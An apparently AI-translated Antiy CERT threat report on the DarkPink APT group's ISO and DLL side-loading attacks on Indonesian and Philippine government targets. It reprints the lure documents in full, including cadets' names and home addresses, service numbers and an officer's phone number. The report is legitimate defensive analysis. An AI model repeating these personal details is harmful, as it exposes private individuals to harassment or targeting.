DarkPink's Attacks on Indonesia's Foreign Ministry and the Philippines' Military

Antiy CERT

First published: March 20, 2023, 5:45 p.m.

The original report is in Chinese, and this version is an AI-translated edition.

Scan the QR code to get the latest version of the report.

Contents

1 Overview

Antiy CERT has recently detected multiple attacks by the APT group DarkPink against the Indonesian diplomatic department and the Philippine military department. The DarkPink (also known as saaiwc) organization first became active in mid-2021, and its main targets are diplomatic, military and other departments and industries in Cambodia, Indonesia, Malaysia, the Philippines, Vietnam, Bosnia and Herzegovina and other countries.


The initial samples of the attack activities discovered this time are all packaged ISO files. According to the attack process, they can be divided into two categories: one is to use DLL side loading to release the malicious XML file payload and achieve persistence by modifying the registry. The malicious DLL will also create a scheduled task to log off the logged-in user regularly. When the Windows user logs in, it will start the malicious payload KamiKakaBot[1]by calling MSBuild.exe (Microsoft Build Engine) to achieve remote control function; the other type uses DLL side loading attack to carry out the initial attack. The malicious DLL decrypts the PE file and loads it in memory for execution. The PE file in the memory will add the startup code to the registry to achieve persistence. The startup code is used to decrypt and start the malicious payload TelePowerBot[1]to achieve remote control function.

2 Sample Analysis

2.1 Attacks Using KamiKakaBot

2.1.1 Bait Information

The attackers used a decoy document named "~MSTIP ROTCU Roster of Cadets and List of Training Staff_emb.doc" to disguise it as the cadet roster and training staff list of the Reserve Officers' Training Corps of the Makati Institute of Science and Technology in the Philippines.



HEADQUARTERS
DEPARTMENT OF MILITARY SCIENCE AND TACTICS
MAKATI SCIENCE TECHNOLOGICAL INSTITUTE OF THE PHILIPPINES ROTC UNIT
1304TH (MANILA) CDC, NCRRCDG, RESCOM, PA
4410 Old Sta Mesa St., Sta Mesa, Manila

MSTIPROTCU 4 December 2022

LIST OF TRAINING STAFF

NAME	POSITION	ASSINMENT
LTC HUSAIN A ESMAEL O-132955 (INF) PA	Commandant	1304TH CDC
CPT LOMEL V PRADO O-134153 (INF) PA (RES)	Asst Commandant	1302ND CDC
CPT ROBERTO A ESPIRITU JR O-137561 (ARM) PA (RES)	Tactical Officer	1305TH CDC
1LT REUBEN MATTHEW P CAPAYCAPAY O-151603 (INF) PA	Tactical Officer	1304TH CDC
TSg Marvin D Castillo 827966 (SC) PA	Tactical NCO	NCRRCDG
SSg Germel G Corrego Jr 840873 (Inf) PA	Tactical NCO	1304TH CDC
Sgt Jerome Paulo B Eva ML-714-000484 (INF) PA (Res)	Tactical NCO	1304TH CDC
Cpl Kevin Vladimir P Tagaban 913601 (Inf) PA	Admin NCO	NCRRCDG
PFC Paul T Lutas 934941 (Inf) PA	Asst Admin NCO	1304TH CDC
Sgt Charles Justine C Sinamban ML-R14-002158 PA (Res)	Tactical NCO	1304TH CDC
PFC Caesar C Reyes ML-T18-001808 PA (Res)	Tactical NCO	1304TH CDC
Ms Jana Jamaica Mangaliman	DHR Custodian	MSTIP
Ms Daisy Dahn B Cabalo	DHR Custodian	MSTIP

Prepared by: CERTIFIED CORRECT:

Kevin Vladimir P Tagaban
Cpl (Inf) PA
Admin NCO

HUSAIN A ESMAEL
Lt Colonel (INF) PA
Commandant

HEADQUARTERS
DEPARTMENT OF MILITARY SCIENCE AND TACTICS
MAKATI SCIENCE TECHNOLOGICAL INSTITUTE OF THE PHILIPPINES ROTC UNIT
1304th (MANILA) CDC, NCRRCDG, RESCOM, PA
4410 Old Sta. Mesa St. Santa Mesa, Manila

MSTIPROTCU 10 October 2022

ROSTER OF TROOPS

MS-41 MALE

No	Name	Course	Address
1	Alcaraz, Neil Ivan T.	BSCRIM	Blk2 Lot 11 Lacanai St. Brgy Laram, San Pedro Laguna
2	Binlayo, Jarnil B.	BSCRIM	10475 San Pedro St. Cabilang Baybay Carmona, Cavite
3	Caparas, Seff John	BS-AUTO	14393 Bancal, Carmona, Cavite
4	Parenas, Cyrus Nhel G.	BSCRIM	128 Brgy Paliparan I, City Of Dasmarinas, Cavite
5	Riano, Jan Marco R.	BSCRIM	38C Benetz street MBLAcourt Malanday Marikina

MS-41 FEMALE

No	Name	Course	Address
1	Chua, Jad Cristina S.	BSCRIM	19-C Sto. Niño St., Brgy. San Antonio, S.F.D.M., Quezon City
2	Rafol, Fresilie Mae	BSCRIM	Blk 10 Lot 39 Amaslis St. Brgy. Ramon Cruz Gma Cavite
3	Sagarbarria, Mystica H.	BSCRIM	Blk 50 Lot 10 Zone 3 Afp Bulihan Silang Cavite

MS-31 MALE

No	Name	Course	Address
1	Laurio, Gerald M.		Bagong Silang, Q.C.

MS-31 FEMALE

No	Name	Course	Address
1	Balagat Erica Ann G.	BSCRIM	B4 L6 brgy San Pedro area F Mahalika St. San Jose del Monte Bulacan
2	Bravo, Renalyn C.	BSCRIM	blk20 L36 bella Vista subdivision brgy Santiago general trias
3	Calbog, Haneth D.	BSCRIM	019 Sitio Tibagan Mayamot Antipolo City Rizal
4	Camo, Shehina M.	BSCRIM	Blk 38 Lot 5 Alley 25 Phase 2A Grandriverside Subdivision Pasaam 1, General Trias Cavite
5	Dingle, Corinna Nicole T.	BSCRIM	blk 48 lot 11 19st Southern Heights I Langgam San Pedro City, Laguna


Prepared by: CERTIFIED CORRECT:

Kevin Vladimir P Tagaban
Cpl (Inf) PA
Admin NCO

HUSAIN A ESMAEL
Lt Colonel (INF) PA
Commandant

Figure 2-1 Decoy documents disguised as the roster of cadets and list of training personnel of the Reserve Officers Training Corps of the Makati Institute of Science and Technology in the Philippines

The attackers used a decoy document named "Availability of HPA Parade Ground.pdf" to pretend to be a document from the Philippine National Capital Region Community Defense Group requesting the use of the HPA Parade Ground.



By 2028, a world-class Army that is a source of national pride

HEADQUARTERS
NCR REGIONAL COMMUNITY DEFENSE GROUP
RESERVE COMMAND, PHILIPPINE ARMY
Fort Andres Bonifacio, Metro Manila

NCRX

06 December 2022

SUBJECT: **Availability of HPA Parade Ground**

TO: AC of S for Reservist and Retiree Affairs, G9
Post
Attn: C, ROTC Affairs Branch

1. References:

a. HPA SOP Nr. 04 dated 05 June 2010 re Administration of the Army Basic Reserve Officers Training Corps (ROTC) Component of the National Service Training Program (NSTP); and

b. Republic Act Nr. 9163 or an "Act Establishing the National Service Training Program (NSTP) for Tertiary Level Students, amending for the purpose the Republic Act Nr. 7077 and Presidential Decree Nr. 1706 and for other purposes."

2. Per references, the Makati Science Technological Institute of the Philippine (MSTIP) ROTC Unit, under the supervision of 1304th (MANILA) CDC, NCRRCDG, is requesting for the availability of a training ground during the ROTC Training to the **1,086 Basic ROTC Cadets** on 11 and **18 December 2022**, from 0730 to 1700H.

3. Previously, the training ground of ASCOM, PA had been utilized for this purpose considering that MSTIP and HNCRRCDG do not have sufficient space for this kind of activities vis-à-vis the implementation of the minimum health standard protocol set forth by the IATF Covid-19. Recently, the said training ground is no longer available as the area was already turned-over to BCDA pending the transfer of Headquarters, ASCOM, PA to Camp Servillano Aquino, San Miguel, Tarlac.

4. In this regard, this Group respectfully requests for the availability of HPA Parade Ground for the above-mentioned ROTC Training on **11** and **18 December 2022**, from **0730** to **1700H**.

5. Similar request was previously forwarded by this Group to Commander, HHSG (Attn: G3). Accordingly, a directive coming from OG8, PA is necessary to task HHSG for the availability of the HPA Parade Ground.

6. Rest assured that all measures will be undertaken to comply with the existing HPA policies related to Camp Security and COVID-19 Health Protocol.

Honor. Patriotism. Duty

By 2028, a world-class Army that is a source of national pride

7. Should there be any verification and inquiry regarding this request, you may contact LTC RONALD A BORRAS (INF) PA, Group Operations Officer, NCRRCDG thru his Cell Phone Nr: 0917-825-2066; and/or email address: [illegible]

8. Hoping for your favorable response on the matter.


FERDINAND REY G GA
Colonel MNSA (ART) PA
Group Commander

CC: Commander, HHSG (Attn: G3)

Honor. Patriotism. Duty

Figure 2-2Document disguised as a request from the Philippine Capital Region Community Defense Group to use the HPA Parade Ground

The attackers used a decoy document named "~Concept Note Strategic Dialog Version 30.1.docx" to disguise as a decoy related to the Indonesia-Germany strategic dialogue content.



Concept Note

Indonesian- German Strategic Dialogue

At their meeting in Bali in July 2022, Foreign Ministers Retno Marsudi and Annalena Baerbock agreed to establish a new Strategic Dialogue. This concept note sets out the terms of reference for the Strategic Dialogue, jointly agreed by KEMLU and the Federal Foreign Office.

Background

Germany and Indonesia have agreed a Comprehensive Partnership as set out in the Jakarta Declaration of July 2012 and look back on successful diplomatic relations of more than 70 years. Our relationship is rooted in the friendships between our peoples and our historical ties, and is based on a shared commitment to upholding the rules-based international order, multilateralism, democracy, and human rights. Both countries wish to continue enhancing and expanding their cooperation, also building on synergies between Germany's Policy Guidelines for the Indo-Pacific, and the ASEAN Outlook on the Indo-Pacific.

Faced with increasing geopolitical tensions, both in the Indo-Pacific and in Europe, and the global climate crisis, we share the responsibility, as members of the G20, to promote effective global governance in a multipolar world, to play an active role to jointly tackle global challenges such as climate, food and energy security, and to promote sustainable development, respect for international law, including human rights and women's rights, and the peaceful settlement of disputes.

Objective

The Strategic Dialogue will provide a regular platform to discuss at Foreign Ministers' level global and regional issues of mutual interest, and to explore and agree joint initiatives in bilateral and multilateral fora. With an agenda focussed on a limited number of key topics mutually agreed in advance, the Strategic Dialogue will be an opportunity to hold an in-depth exchange, to enhance understanding of respective perspectives and interests, to align positions and to coordinate action.

Format

We aim at convening the Strategic Dialogue once a year, in a 1+4 format that will allow confidential, free and open conversations. The Strategic Dialogue will not replace the annual Bilateral Steering Committee (BSC). The Strategic Dialogue will give guidance to the BSC, and task the BSC with specific follow-up.


The first Strategic Dialogue will be held during the first half of 2023 in Berlin.

Tentative agenda items (to be agreed ahead of each meeting):

- Policy approaches towards Russia/Ukraine, Afghanistan, Iran, China.
- Indonesian ASEAN presidency, including Myanmar.
- German and EU approach for the Indo-Pacific and expectations of Indonesia towards Germany and EU,
- Global food security, Energy and Climate security, possible multilateral initiatives, including on women and children in armed conflicts.

Figure 2-3disguised as content related to the Indonesia-Germany strategic conversation

The attacker used a bait document named "009 -Visit of Norwegian senior diplomats to Jakarta 6-9 February.pdf" to pretend to be the Royal Norwegian Embassy and send bait about diplomats visiting Jakarta. According to the content of the bait document, it is speculated that the target of the attack is the Ministry of Foreign Affairs of the Republic of Indonesia or related persons.



ROYAL NORWEGIAN EMBASSY
Jakarta

008/023

The Royal Norwegian Embassy in Jakarta presents its compliments to the Ministry of Foreign Affairs of the Republic of Indonesia and has the honour to inform that a delegation of Norwegian diplomats from countries in the region is planning to visit Jakarta from 7 to 9 February 2023 for an internal seminar on Norway's cooperation with ASEAN.

Please find the delegation list below:

1. H.E. Ms. Hilde Solbakken, Ambassador of Norway to Vietnam and Laos
2. H.E. Mr. Morten Paulsen, Ambassador of Norway to Malaysia and Brunei Darussalam
3. H.E. Mr. Paul Gulleik Larsen, Charge d'affaires Norway to Myanmar
4. Ms. Thea Ottmann, Deputy Head of Mission, Embassy of Norway in Bangkok
5. Mr. Andreas Aure, Deputy Head of Mission, Embassy of Norway in Singapore
6. Mr. Geir Michalsen, Deputy Head of Mission, Embassy of Norway in Manila
7. Mr. Tom-Jørgen Martinussen, Deputy Head of Mission, Embassy of Norway in Kuala Lumpur
8. Ms. Hanne Therese Tilrem, Senior Advisor, Norwegian Ministry of Foreign Affairs


In addition to the representatives from the embassies in the ASEAN region, following colleagues from the Norwegian Embassy in Jakarta will participate in the program:

9. H.E. Ms. Rut Krüger Giverin, Ambassador of Norway to Indonesia and Timor-Leste
10. H.E. Mr. Kjell Tormod Pettersen, Ambassador of Norway to ASEAN
11. Mr. Kristian Netland, Deputy Head of Mission, Embassy of Norway in Jakarta
12. Mr. Valentin Musangwa, Second Secretary, Embassy of Norway in Jakarta

Since the Sectoral Dialogue Partnership with ASEAN was established in 2016, we have on a regular basis arranged a retreat in the country holding the ASEAN chair. The purpose is to strengthen our engagement with ASEAN and its member states by coordinating our efforts and to explore new possibilities for cooperation. In this regard, we are interested to learn more about Indonesia's priorities and challenges as ASEAN Chair and we would like to exchange views on how Norway as partner can contribute to the Chair's priorities.

Figure 2-4A decoy document disguised as the Royal Norwegian Embassy was sent about a diplomat's visit to Jakarta

The attacker used a bait document named "~Concept note - A Sustainable Forum - Building the Online Resources of the EAMF 16 Dec 2022_emb.doc" to disguise the sender as MA. THERESA P. LAZARO (Undersecretary of the Department of Foreign Affairs of the Philippines for Bilateral Relations and ASEAN Affairs). The bait content was related to the "Revised Concept Note on Australia's Proposal to Expand the ASEAN Maritime Forum". Based on its content and recipients, it is speculated that the target of the attack is the leaders or related persons of the ASEAN Executive Committee.



DEPARTMENT OF FOREIGN AFFAIRS
KAGAWARAN NG UGNAYANG PANLABAS

06 January 2023

MTPL-ASEAN-L-2023-003

Subject: **Revised Concept Notes for Australia's Proposals for the Expanded ASEAN Maritime Forum**

Dear Colleagues,

I recall views expressed during the 10th Expanded ASEAN Maritime Forum (EAMF) held in Manila on 07 December 2022 concerning Australia's proposals for the (1) establishment of a pool of independent maritime experts from whom the EAMF host could commission substantive policy briefs; and (2) creation of an EAMF website for the retention and access of resources and materials of the EAMF.

I wish to circulate the revised concept notes drafted by Australia, which have incorporated said comments, for further comments:

- "A Sustainable Forum: Building the Research Capacity of the EAMF"
- "A Sustainable Forum: Building the Online Resources of the EAMF"

The Philippines would appreciate receiving comments by 13 January 2023, so that we can discuss further - and possibly approve - the proposals during our next meeting.


Sincerely,

Ma. Theresa P. Lazaro
MA. THERESA P. LAZARO
Philippine SOM Leader

ALL ASEAN SOM LEADERS

Cc: Deputy Secretary-General for ASEAN for APSC
Chargé d'Affaires of the Philippine Permanent Mission to ASEAN

Figure 2-5 Decoy document for Australia's revised concept note on proposal to expand the ASEAN Maritime Forum



ASEAN Cooperation Project Proposal

1. PROJECT DETAILS

Proposal Identification Code:
(to be completed by the ASEAN Secretariat)

Project Title: ***A Sustainable Forum: Building the Research Capacity of the EAMF***

Brief Project Description – 300 words max:

This project will support future EAMF hosts to draw on international expertise for analysis and research inputs for EAMF meetings. The project entails the establishment of a pool of maritime experts from universities, research centres, government agencies, and the private sector from whom the EAMF host could commission substantive policy briefs. The briefs would either follow from previous EAMFs and/or inform future fora. The project will support up to three policy briefs per year, for up to five consecutive AMF/EAMFs (2023 – 2027) produced by experts selected from the pool. Maritime experts called upon to present their briefs would be supported by the project to travel to the EAMF. Subject to review and agreement between ASEAN and Australia, the project could be further extended for another 5 years (2028 – 2032).

For the past decade, the EAMF has been a valuable Track 1.5 mechanism for the consideration and discussion of maritime issues of interest to ASEAN and its partners. Since its inception, the Forum has discussed a wide array of maritime related issues including UNCLOS, maritime connectivity, maritime security and safety, as well as marine pollution, IUU fishing and management and protection of marine ecosystems.

This project would support the EAMF host government to commission new research and policy analysis for reference and discussion at the Forum. The selection and prioritization of issues would be determined by the EAMF host. The pool of experts would be compiled and maintained by the project. EAMF member states would be encouraged to propose new experts to add to the list. The list would be available to EAMF members only and will enable these governments to access relevant expertise on priority maritime-related issues.

The policy briefs produced are expected to inform discussion at the Forum, improve its quality, and promote knowledge sharing among the EAMF member countries and participants. The project can also enable the deepening of EAMF members' understanding of selected maritime issues, as experts from the pool are tasked over a series of years to further research and report.

The project will be supported by Australia's Department of Foreign Affairs and Trade (DFAT) through the ASEAN-Australia Political Security Partnership (APSP), delivered in partnership with the Asia Foundation (TAF). Implementation of the project beyond APSP's duration will be supported through the Australia for ASEAN Futures Initiative.

Recurring Project: Yes No X
If Yes, Previous Project Identification Code:

Project Classification: APSC Blueprint 2025, B.6.2.ii: Promote dialogue and cooperation on maritime issues in other ASEAN-led mechanisms, such as the Expanded ASEAN Maritime Forum while ensuring ASEAN centrality.

Scope: **Single Sector** X **Cross-Sector** □

Pillar:
(Main) Blueprint: APSC **Connectivity** □ **IAI** □
(Main) Characteristic: B.6 **Linkage:**
Action Line(s): B.6.2 **Strategy:**
Action(s): B.6.2.ii **Key Action(s):**

Information below to be completed by the ASEAN Secretariat.
Nature of Cooperation: *Confidence Building* □
Harmonisation □
Special Assistance □
Joint Effort □
Regional Integration / Expansion □

Type of Intervention: *Policy Initiative* □
Establishment of Institutional Mechanisms □
Human Capacity Building □

Project Duration: **< 6 months** **6-12 months** □ **> 12 months X**
Proposed Commencement Date: 01.01.2023
Proposed Completion Date: 31.12.2032

Participating ASEAN Member States: All X
If not all (or not all in the same way), please indicate reason:

Sponsoring ASEAN Body:
